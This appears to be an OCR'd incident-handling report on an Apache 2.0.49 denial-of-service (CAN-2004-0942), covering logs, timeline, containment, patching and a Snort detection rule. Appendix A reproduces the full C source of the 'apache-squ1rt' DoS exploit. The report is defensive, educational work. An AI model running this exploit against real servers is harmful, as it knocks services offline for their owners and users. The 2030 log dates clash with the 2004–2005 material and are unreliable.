192.168.50.20 - - [03/Jan/2030:13:31:09 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.10.30 - - [03/Jan/2030:13:32:36 -0800] "GET / HTTP/1.1" 200 10 "-" "WinH
TTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:33:12 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:33:32 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:33:43 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:33:53 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:34:04 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
192.168.10.100 - - [03/Jan/2030:13:34:14 -0800] "GET / HTTP/1.1" 200 10 "-" "Win
HTTP ActivXperts"
linux:/var/log/apache2 #
```

Last 11 entries from the *error_log*

```
linux:/var/log/apache2 # tail -n 11 error_log
[Thu Jan 03 13:32:46 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:46 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:49 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:49 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:49 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:46 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:50 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:50 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:32:53 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:33:07 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
[Thu Jan 03 13:33:09 2030] [error] [client 192.168.50.20] request failed: error
reading the headers
linux:/var/log/apache2 #
```


For the windows server (192.168.10.30) the task manager shows normal activity:




The *access_log* and *error_log* also shows the attack attempts

These entries show wrong requests from the external probe (192.168.50.20) to the Windows Web Server (192.168.10.30)

Windows Web Server *access_log*



Windows Web Server *error_log*



Finally for this step we can conclude that an attack was perpetrated to both web servers (192.168.10.20 and 192.168.10.30), but the only affected was the one running Linux.

Incident timeline

13:32.55	Server down (192.168.10.20) from the GFI Network Monitor
13:33.07	Top from the Linux Server (192.168.10.20)
13:35.00	*acces_log* checked. 13:32.36 attack's last entry 13:33.12 resume normal operation *error_log* checked. 13:33.09 attack's last entry
13:45.00	Windows server (192.168.10.30) start of monitoring. (Task manager)
13:58.00	Start of bogus messages from 192.168.50.20 inside *access_log*
14:02.17	Attack's last message for *acces_log* and *error_log*
14:04.14	Normal operation's last reported message
14:20.00	Conclusion. Two web servers attacked, only one affected.

Containment

In order to contain the problem, it must be properly identified. In this case, the only server affected by the attack was the one running Linux.

The server must be unplugged from the wire and logs from firewalls and IDS must be reviewed to know if other servers were compromised, at this time all the information obtained is that the Linux Web Server has been somehow compromised but not knows exactly how. Then, to verify that the server's information wasn't changed, a Norton Ghost image should be created and restored into another server. To create this image use the following steps: (see APPENDIX C for details)

1. Perform a Hard Shutdown
2. Download an image from Bart Boot Disk's site[40] to boot the attacked server with a DOS with network support.
3. Run Norton Ghost[41] from the affected machine and dump the entire contents from the hard disk to another server.
4. Restore the image to other server, this one will be running exactly like the production one (same hardware configuration). Once this image is working properly this replica server can be analyzed to search for information that could give the incident handler a clue to proper identify the attack without modifying the evidence (the attacked server).
5. Start the eradication phase

Note: The images generated from ghost are only for internal use purposes, if images that would be used as evidence needs to be generated, applications like SafeBack[42] would be used instead of Ghost.

Eradication

To eradicate this problem, the first step is to perfectly understand what type of attack the server was victim of. Once this is cleared, the step to follow is to analyze the logs from the affected web server, as stated before the *access_log* and *error_log* gives a key of what really happened. Additional information to the analyzed exploit could be found at:

- securitytracker (http://www.securitytracker.com)
- securityfocus (http://www.securityfocus.com)

[40] Bart's Boot Disk Site, http://www.nu2.nu/bootdisk/

[41] Symantec Ghost, http://www.symantec.com

[42] SafeBack Bit Stream Software, http://www.forensics-intl.com/safeback.html

- fulldisclosure (https://lists.netsys.com/mailman//listinfo/full-disclosure)

In this case the exploit is known and classified as CVE CAN-2004-0942 (CANdidate for CVE)

To eradicate this problem apache.org developed a new "fixed" version 2.0.x (available only trough CVS). Applying this new version could imply suspend service while the upgrading takes place.

Vendors like Red Hat, SUSE or Mandrake also release fixes for their own implementations.

Red Hat Released the current security press for this security vulnerability: https://rhn.redhat.com/errata/RHSA-2004-562.html

Root Cause

The root cause of this failure was a vulnerable apache web server (2.0.49) to a known vulnerability. The web server received crafted messages that couldn't be handled properly and due to it, a high CPU consumption took place. Countermeasures like firewalls and hardened operative systems didn't work because the web server attacked received the crafted traffic to a valid well-known port (TCP/80). The server wasn't compromised and no information was changed.

Recovery

When it's found out that the web server wasn't compromised (information change due to the attack) there's no need to restore a previous backup image. To recover from this incident, the procedure based on upgrading the apache Web Server (from a vulnerable version i.e. 2.0.49 to 2.0.53-dev) should be applied. (See APPENDIX B).

But if production servers can't be upgraded (perhaps due to some apache external modules compatibility), the use of Snort with *flexpresp* is highly recommended. Using this technique the incoming traffic going to the vulnerable web server can be detected and stopped. Specifically a TCP packet containing a RST flag (that resets the connection) is sent to the client, the server or both.

This snort signature could avoid subsequent attack attempts to web servers still vulnerable.

```
alert tcp any any -> $HTTP_SERVERS 80 (msg:"Apache DoS Attempt"; flow:to_server,
established;content:"|20 20 20 20 20 20 20 20 20 20|"; rawbytes; resp:rst_all;)
```

The key here is the *resp:rst_all*, this string forces snort to send a RST-TCP packet to both source (attacker) and destination (web server). To perform this,

Snort must be compiled with the option –*enable-flex-resp*. However the Win32[43] version is already compiled with *flexresp* support.

Lessons Learned

For this incident the following lessons were learned:

- The incident handler was not aware of Denial-of-Service attacks.
- To be prepared against Denial-of-Service attacks there should be plenty knowledge about the network.
- At this point, firewalls and routers can't fight Denial-of-Service attacks, basically because they're flowing trough allowed well-know ports.
- IDS become very important tool at this time for detecting or fighting back Denial-of-Service Attacks.
- Monitoring tools like GFI Network Monitor and Linux commands lines are useful for tracking attack events.
- Resources like the mail-lists shown above work perfectly to learn from vulnerabilities before they can be exploded and if for some reason an upgrade can't be applied, the servers vulnerable should be virtual patched[44] to allow traffic coming from the outside.

Exploit References

For further information related to this exploit, the description and the exploit itself can be downloaded from these two sites:

- Security Tracker. URL: http://www.securitytracker.com/alerts/2004/Nov/1012083.html

- Packet Storm Security, Apache DoS Exploit. URL: http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt.c

The vulnerability's description can be found at: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0942

[43] http://www.snort.org/dl/binaries/win32/snort-2_2_0.exe

[44] Virtual Patching. http://www.iss.net

APPENDIX A – Description of the apache-squ1rt.c exploit

Comments are in bold letter.

```
/*
Apache Squ1rt, Denial of Service Proof of Concept
Tested on Apache 2.0.52

j0hnylightning@gmail.com
dguido@gmail.com

Sends a request that starts with:
GET / HTTP/1.0\n
8000 spaces \n
8000 spaces \n
8000 spaces \n
...
8000 times

Apache never kills it. Takes up huge amounts of
RAM which increase with each connection.

Original credit goes to Chintan Trivedi on the
FullDisclosure mailing list:
http://seclists.org/lists/fulldisclosure/2004/Nov/0022.html

More info:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0942

Versions between 2.0.35 and 2.0.52 may be vulnerable,
but only down to 2.0.50 was tested.

This attack may be preventable with a properly configured
iptables ruleset. Gentoo already has a patch out in the
2.0.52-r1 release in the file 06_all_gentoo_protocol.patch

v2
Rewritten to use pthread.
gcc apache-squ1rt.c -lpthread
*/

#include <stdio.h>
#include <errno.h>
#include <string.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <pthread.h>
#define DEST_PORT 80
// LIBRARIES INCLUDED
void *squirtIt(char *hName);

char attackBuf[8000];
char letsGetStarted[128];

int main(int argc, char **argv){
        int num_connect;
        int ret;
        pthread_t tid[35];
// CREATING THE FIRST STRING THAT NEGOTIATES THE HTTP VERSION
        sprintf(letsGetStarted, "GET / HTTP/1.0\n");
        memset(attackBuf, ' ', 8000);
        attackBuf[7998]='\n';
        attackBuf[7999]='\0';
// PARAMETERS LIKE HOSTNAME ARE CHECKED
        if (argc != 2){
                fprintf(stderr, "Usage: %s <host name> \n", argv[0]);
                exit(1);
        }
// CREATES THE NEW THREADS THAT WILL CARRY THE INFORMATION
        for(num_connect = 0; num_connect < 35; num_connect++){
                ret = pthread_create(&tid[num_connect], NULL, (void *)squirtIt,
argv[1]);
        }

        /* assuming any of these threads actually terminate, this waits for all of
them */
        for(num_connect = 0; num_connect < 35; num_connect++){
                pthread_join(tid[num_connect], NULL);
        }

  return 0;
}
// FUNCTION THAT PERFORMS THE ATTACK
void *squirtIt(char *hName){
        int sock, i;
```

```
        struct hostent *target;
        struct sockaddr_in addy;

        if((target = gethostbyname(hName)) == NULL){
                herror("gethostbyname()");
                exit(1);
        }

        if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0){
                perror("socket()");
                exit(1);
        }

        addy.sin_family = AF_INET;
        addy.sin_port = htons(DEST_PORT);
        bcopy(target->h_addr, (char *)&addy.sin_addr, target->h_length );
        memset(&(addy.sin_zero), '\0', 8);

        if((connect(sock, (struct sockaddr*)&addy, sizeof(addy))) < 0){
                perror("connect()");
                exit(1);
        }

        send(sock, letsGetStarted, strlen(letsGetStarted), 0);
// NUMBER OF OCCURRENCES FOR THE EVENT
        for(i=0; i < 8000; i++){
                send(sock, attackBuf, strlen(attackBuf), 0);
        }

        close(sock);
}
```

APPENDIX B - Upgrading Apache[45]

Assuming that the default install directory is */usr/local/apache* the installation directory for the new apache is */usr/local/apache-dev.*

1. Download the latest development source snapshots from the apache cvs site (http://cvs.apache.org/snapshots).

   These snapshots should be downloaded:

   apache 2.0.x, http://cvs.apache.org/snapshots/httpd-2.0.x/
   apr, http://cvs.apache.org/snapshots/apr/
   apr-util, http://cvs.apache.org/snapshots/apr-util/

   The following files were downloaded:

```
linux:/var/tmp # ls -l *.tar.gz
-rw-r--r--  1 root root  275614 Jan  4  2005 apr-util_20050104234926.tar.gz
-rw-r--r--  1 root root  806772 Jan  4  2005 apr_20050104234900.tar.gz
-rw-r--r--  1 root root 5511781 Jan  4  2005 httpd-2.0.x_20050104235116.tar.gz
linux:/var/tmp # _
```

2. Uncompress the *httpd-2.0.xYYYYMMDD#####.tar.gz* and under the httpd-2.0.x/srclib uncompress both *apr* and *apr-util* files.

   The following screenshot shows the previous steps:

```
linux:/var/tmp # tar -xzf httpd-2.0.x_20050104235116.tar.gz
linux:/var/tmp # cp apr*.tar.gz httpd-2.0.x/srclib/
linux:/var/tmp # cd httpd-2.0.x/srclib/
linux:/var/tmp/httpd-2.0.x/srclib # tar -xzf apr_20050104234900.tar.gz
linux:/var/tmp/httpd-2.0.x/srclib # tar -xzf apr-util_20050104234926.tar.gz
linux:/var/tmp/httpd-2.0.x/srclib # _
```

[45] Compiling and Installing – Apache HTTP Server, http://httpd.apache.org/docs-2.0/install.html#test

3. Run the *buildconf* script

```
linux:/var/tmp/httpd-2.0.x # ./buildconf
rebuilding srclib/apr/configure
buildconf: checking installation...
buildconf: python version 2.3.3 (ok)
buildconf: autoconf version 2.59 (ok)
buildconf: libtool version 1.5.2 (ok)
Copying libtool helper files ...
buildconf: Using libtool.m4 at /usr/share/aclocal/libtool.m4.
Creating include/arch/unix/apr_private.h.in ...
Creating configure ...
Generating 'make' outputs ...
rebuilding rpm spec file
rebuilding srclib/apr-util/configure
Looking for apr source in ../apr
Creating include/private/apu_config.h ...
Creating configure ...
Generating 'make' outputs ...
Invoking xml/expat/buildconf.sh ...
Copying libtool helper files ...
Incorporating /usr/share/aclocal/libtool.m4 into aclocal.m4 ...
Creating config.h.in ...
Creating configure ...
rebuilding rpm spec file
copying build files
fixing timestamps for mod_ssl sources
rebuilding srclib/pcre/configure
rebuilding include/ap_config_auto.h.in
rebuilding rpm spec file
linux:/var/tmp/httpd-2.0.x # _
```

4. Compile the apache snapshot like a normal version

```
linux:/var/tmp/httpd-2.0.x # ./configure --prefix=/usr/local/apache-dev --enable
-so && make && make install
```

5. Assuming a configuration that supports DSO (Dynamic Modules) the new apache will be configured, compiled and installed at */usr/local/apache-dev/*

6. Modify the *DocumentRoot* inside the *http.dconf* directive to point to the previous apache *DocumentRoot* (i.e. /usr/local/apache/htdocs/)

```
#
# Global configuration that will be applicable for all virtual hosts, unless
# deleted here, or overriden elswhere.
#

DocumentRoot "/usr/local/apache/htdocs/"
```

7. Modify the Listen directive to make the apache-dev server works in another port (i.e. 8080)


```
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses (0.0.0.0)
#
# When we also provide SSL we have to listen to the
# standard HTTP port (see above) and to the HTTPS port
#
# Note: Configurations that use IPv6 but not IPv4-mapped addresses need two
#       Listen directives: "Listen [::]:443" and "Listen 0.0.0.0:443"
#
#Listen 12.34.56.78:80
#Listen 80
#Listen 443

Listen 8080
```

8. Test the apache-dev working.


```
linux:/usr/local/apache-dev # cd bin
linux:/usr/local/apache-dev/bin # ./apachectl start
```

APPENDIX C - Norton Ghost Usage


1. Boot the server with a valid BFD (Bart's Floppy Disk[46])
2. Select the option **(1).**



3. Select **OK** at the Running network client window.




4. Select **Auto** at the Auto detect PCI adapter window




5. Choose TCP/IP at the Select Protocol windows

[46] Bart's Build Floppy Disk, http://www.nu2.nu/bfd/




6. Disable DHCP, put an IP address (192.168.10.20), network mask (255.255.255.0) and disable Load Packet Driver Interface.




7. Fill the logon field with a valid account from the computer that will store the image, followed by the password. Finally enable the protocol.ini and lmhosts checkboxes and press OK.

8. Edit the protocol.ini file and fill it with the proper NIC configuration (Line and Speed). Note: Remember to quit from the file with (^X).



9. Fill the lmhosts file with the ip from the server that holds Ghost and will store the image. The syntax is <netbios name> <ip>




10. Map the ghost folder to a local drive.
Note: The Ghost folder must be previously shared from the computer.

11. Change to c: drive and execute the ghost command.


```
ADMINISTRATOR@PC-593013 Q:\NET>c:

ADMINISTRATOR@PC-593013 C:\>ghost
```

BACKUP PROCESS


12. Select Local->Disk->To Image option to create an image from the computer.




13. Select the source drive



14. Type the image filename and description.




15. Due to the two Gigabyte limit a space warning pops-up. In this case select the High compression method.

